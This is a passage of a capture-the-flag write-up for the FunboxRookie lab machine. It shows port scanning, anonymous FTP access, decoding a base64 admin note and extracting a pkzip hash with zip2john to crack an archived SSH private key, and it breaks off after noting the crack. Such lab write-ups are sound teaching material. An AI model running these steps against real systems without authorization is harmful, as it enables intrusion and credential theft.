
# FunboxRookie


```
rustscan -a 192.168.174.107 -t 3000 -u 4000 -- -A -oN nmap
```

Three ports are open as **21**, **22**, and **80**




```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 61 ProFTPD 1.3.5e
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 anna.zip
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 ariel.zip
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 bud.zip
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 cathrine.zip
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 homer.zip
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 jessica.zip
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 john.zip
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 marge.zip
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 miriam.zip
| -r--r--r--   1 ftp      ftp          1477 Jul 25  2020 tom.zip
| -rw-r--r--   1 ftp      ftp           170 Jan 10  2018 welcome.msg
|_-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 zlatan.zip
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f9:46:7d:fe:0c:4d:a9:7e:2d:77:74:0f:a2:51:72:51 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDMD7EHN/CpFOxv4hW16hSiL9/hrqfgN7N5gfqvnRwCeDJ8jj4kzV9XNVm/NN3u+fE7zrclQWDtGRu4oryuQ
GHf2dSvyEgW6Iu2TqICR+Vak48KdMIbmjCo8jbiAx4pNvUjkv7z+vzmr3wJakRhiIa2aA7TFeAVe5o9/Se6IOc/I4ByXcarmeU6hOytDb8qmUSYxSV1nea1jYKi
sGMeQ0yFLeCoDTxeY8xnc+oWjU/mm1ISbiJ/IqX2N81xtP
|   256 15:00:46:67:80:9b:40:12:3a:0c:66:07:db:1d:18:47 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHG2MCQtlbU+bwb4Cuz2xWoPH4/WBRJtUP5pDp8LQM175mj/I
|   256 75:ba:66:95:bb:0f:16:de:7e:7e:a1:7b:27:3b:b0:58 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFhzTG7CoqPllLoboDB4lTrHUfFJLHbEWIRUP1lMA4rT
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
| http-robots.txt: 1 disallowed entry
|_/logs/
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```

On **ftp** there is **anonymous** login allowed.  
We got some **.zip** file .




```
┌──(root#Bhavesh)-[~/Offsec/funboxrookie]
└─# ftp 192.168.174.107
Connected to 192.168.174.107.
220 ProFTPD 1.3.5e Server (Debian) [::ffff:192.168.174.107]
Name (192.168.174.107:root): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230-Welcome, archive user anonymous@192.168.45.187 !
230-
230-The local time is: Fri Jun 07 03:08:51 2024
230-
230-This is an experimental FTP server.  If you have any unusual problems,
230-please report them via e-mail to <root@funbox2>.
230-
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ld
?Invalid command.
ftp> ls
229 Entering Extended Passive Mode (|||7146|)
150 Opening ASCII mode data connection for file list
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 anna.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 ariel.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 bud.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 cathrine.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 homer.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 jessica.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 john.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 marge.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 miriam.zip
-r--r--r--   1 ftp      ftp          1477 Jul 25  2020 tom.zip
-rw-r--r--   1 ftp      ftp           170 Jan 10  2018 welcome.msg
-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 zlatan.zip
226 Transfer complete
ftp> 
```

Download all the files into the system using **get** command




```
┌──(root#Bhavesh)-[~/Offsec/funboxrookie]
└─# ls -la
total 72
drwxr-xr-x  2 root root 4096 Jun  7 08:40 .
drwxr-xr-x 16 root root 4096 Jun  6 17:20 ..
-rw-r--r--  1 root root  153 Jul 25  2020 .@admins
-rw-r--r--  1 root root 1477 Jul 25  2020 anna.zip
-rw-r--r--  1 root root 1477 Jul 25  2020 ariel.zip
-rw-r--r--  1 root root 1477 Jul 25  2020 bud.zip
-rw-r--r--  1 root root 1477 Jul 25  2020 cathrine.zip
-rw-r--r--  1 root root 1477 Jul 25  2020 homer.zip
-rw-r--r--  1 root root 1477 Jul 25  2020 jessica.zip
-rw-r--r--  1 root root 1477 Jul 25  2020 john.zip
-rw-r--r--  1 root root 1477 Jul 25  2020 marge.zip
-rw-r--r--  1 root root 1477 Jul 25  2020 miriam.zip
-rw-r--r--  1 root root 4598 Jun  7 08:36 nmap
-rw-r--r--  1 root root 1477 Jul 25  2020 tom.zip
-rw-r--r--  1 root root  114 Jul 25  2020 .@users
-rw-r--r--  1 root root  170 Jan 10  2018 welcome.msg
-rw-r--r--  1 root root 1477 Jul 25  2020 zlatan.zip
```

There is nothing interesting init.




```
┌──(root#Bhavesh)-[~/Offsec/funboxrookie]
└─# cat .@admins
SGkgQWRtaW5zLAoKYmUgY2FyZWZ1bGwgd2l0aCB5b3VyIGtleXMuIEZpbmQgdGhlbSBpbiAleW91cm5hbWUlLnppcC4KVGhlIHBhc3N3b3JkcyBhcmUgdGhlIG9sZCBvbmVzLgoKUmVnYXJkcwpyb290

┌──(root#Bhavesh)-[~/Offsec/funboxrookie]
└─# echo "SGkgQWRtaW5zLAoKYmUgY2FyZWZ1bGwgd2l0aCB5b3VyIGtleXMuIEZpbmQgdGhlbSBpbiAleW91cm5hbWUlLnppcC4KVGhlIHBhc3N3b3JkcyBhcmUgdGhlIG9sZCBvbmVzLgoKUmVnYXJkcwpyb290" | ba
se64 -d
Hi Admins,

be carefull with your keys. Find them in %yourname%.zip.
The passwords are the old ones.

Regards
root
```

Also try **unzip** file the but it want a password.



```
┌──(root#Bhavesh)-[~/Offsec/funboxrookie]
└─# unzip anna.zip
Archive:  anna.zip
[anna.zip] id_rsa password:
   skipping: id_rsa                  incorrect password
```

Now let's try on port **80**. It is default **apache** webpage.



# Apache2 Ubuntu Default Page

**It works!**

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

**Configuration Overview**

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:


```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
```

After trying **brute-forcing** files there is nothing in our hand.

So let's focus on that **.zip** files.

We used **zip2john** tool to create a hash of that file.


```
zip2john tom.zip > tom.txt
```



```
┌──(root#Bhavesh)-[~/Offsec/funboxrookie]
└─# zip2john tom.zip > tom.txt
ver 2.0 efh 5455 efh 7875 tom.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1299, decmplen=1675, crc=39C551E6 ts=554B cs=554b type=8

┌──(root#Bhavesh)-[~/Offsec/funboxrookie]
└─# cat tom.txt
tom.zip/id_rsa:$pkzip$1*1*2*0*513*68b*39c551e6*0*40*8*513*554b*a9b5be6349270a2cf77e581b345a456eb98e3e205db75184c4a40b1082c7cf3a323c898fd94586f903e8bfe491d5bc3f7de9fb636
3cefb8d9a7ee52e8eaa3ddac980970c852d8400146e30ae8003619f1c3338ae8690a560f9d35884bf92eb40704845cfec305e0344ff9a7fff87a35ecbe5ef65143c5478702f43068df59332a9375235b10db6659
8e84839dcb759c5bb083404571211a22516de88ab538a07e4211771b0bf87f96e8f0e1bed4eed48fabaff7258733821484f3e7231b1586da301d402d34696e2f72e7542bc9b114256cbc8d2fa38267274f4ce882
3a8d90b52c5e4c7765d29cb2329b1647eff1e371cacc0f8fc1b5b7c97ab2f9ab30e261cdd0f93550f929b8e6f93abdacb5d38fe4c28da2af8bfe13284b986b2d3b886c0df0384c16d7df1621df33704cfe1a134d
8d77b59a574710ded6c7233d8979f5b297887f190b5cd431f91ee494f0d92670d73c40544c89d91699d00cd01c4381811604ab35b67b53fcaa7805f4a612e2dec8cc41c7164f003de638ae85dd2e60a523f4c35d
7157051ff90c62435bca03293eabdbff3e7a3412414a94ebd67a04cbeea311fff66ef3fb7aa944717ed9309c2dcb9ba042c4e9e9a46b375f11a997e1239f1750c8deca86cfd190535bac9f5576a05251e272af1b
31d9cc406909401584980e4b79a1877b32043efe147522baef492ab2b0e2bc4b2282f06489f5efe9c780bad78dbae5200bf97119f7cf38ae9ed0a5a9b34ad13935389efad41e9ee348ad94ee370d08103d49334d
97d8e5b0ba0820e4a2be7ac50e8d77f0d94a07741148bb36142935cc550f98409d4d1ec59fc94ef01bca3c28efa923294f4aed1c2f3d908277f08095ab498c7bb576d1a9f91bda5d414c79674ec66d1b1be5adc2
b6a1d8afe98c1b5b62e69d72bcb902084fd7ba94192207088ec3e91c4a2688be9051eb86bd573c900a83fb75b9e62afa5b691efdb8fe62457dfc496804b6aaeff1df9f950452b35ffc20ffa0b9d9c8dde877aa38
1f0a6b347bab0b8ec4b15d3297fdf50572d82aa26a31c28dc0ea7cfd1ec966f1b43c9e3eae5befa484691990f2c7c802a40da3d2fa9fa23b91efcb8edc8e1a46cb73844729073b14889bd2fa31613293a8cf0185
165de85e5dc51e74a0f901607c90c6d38543f670174c716a505017b6ec96e7acf376c2c8152bdb2cd0e01cbdd2883eb7b1ed21e0d2f014f46d7de3510d665ac44d3474316ea4059693c5926e570ad44f8dc17517
b14e98375973bc4da912c50817c29d5f5bdcbbad590b48ee91297d73c62ca206ffd04fd4e44485c44595687bde8d4dc32fe84fde69833ab67442a3548ebe6ed7b57ffcb065f5e6d724a58d89a6a5165a48c8a75d
5d9808c45ee1dfe888939db3d99b51ef8f65d275a0dd2e5bb3b608121b32e07a984ef3a713b7a3bbb952c6f5f907780c45cb7e9a447873e28f5f7113cebc3b142f232b4ed15f2df2362b4520e2fda82257801477
23b0313aa010d8ea870c4f40fd90904d5f5ecb3199b8e65161ca38af20a7c9cae648e797a2df48013efc09099c42ede683da1261cbae695b0fe9bc901485d2fa9f5980f3ef2fa6a734f45b94447aadcb0029e815
ae98d3e1d053cdde89a5242c6b8309b51f6a2c20f8535e84e755e82b9ed344c51ed75a804578eaeef4b5913207dc7a35fc8f755cc3cea806e8cfe968f4133eaf5c2851363c2497b4ba027cc40566bfb64f0ef77f
8cf3093c13312f3eae32a6160aad96efbbdb9ea677fa6fb08a8ab40d7cad739c213bd7b5a9e6f8df839109371e461e4533a12ea3cb8e02a7a4dab2ad6eaeefbc421fbdd9f725e*$/pkzip$:id_rsa:tom.zip::t
om.zip
```

Cracked the hash using **john**.

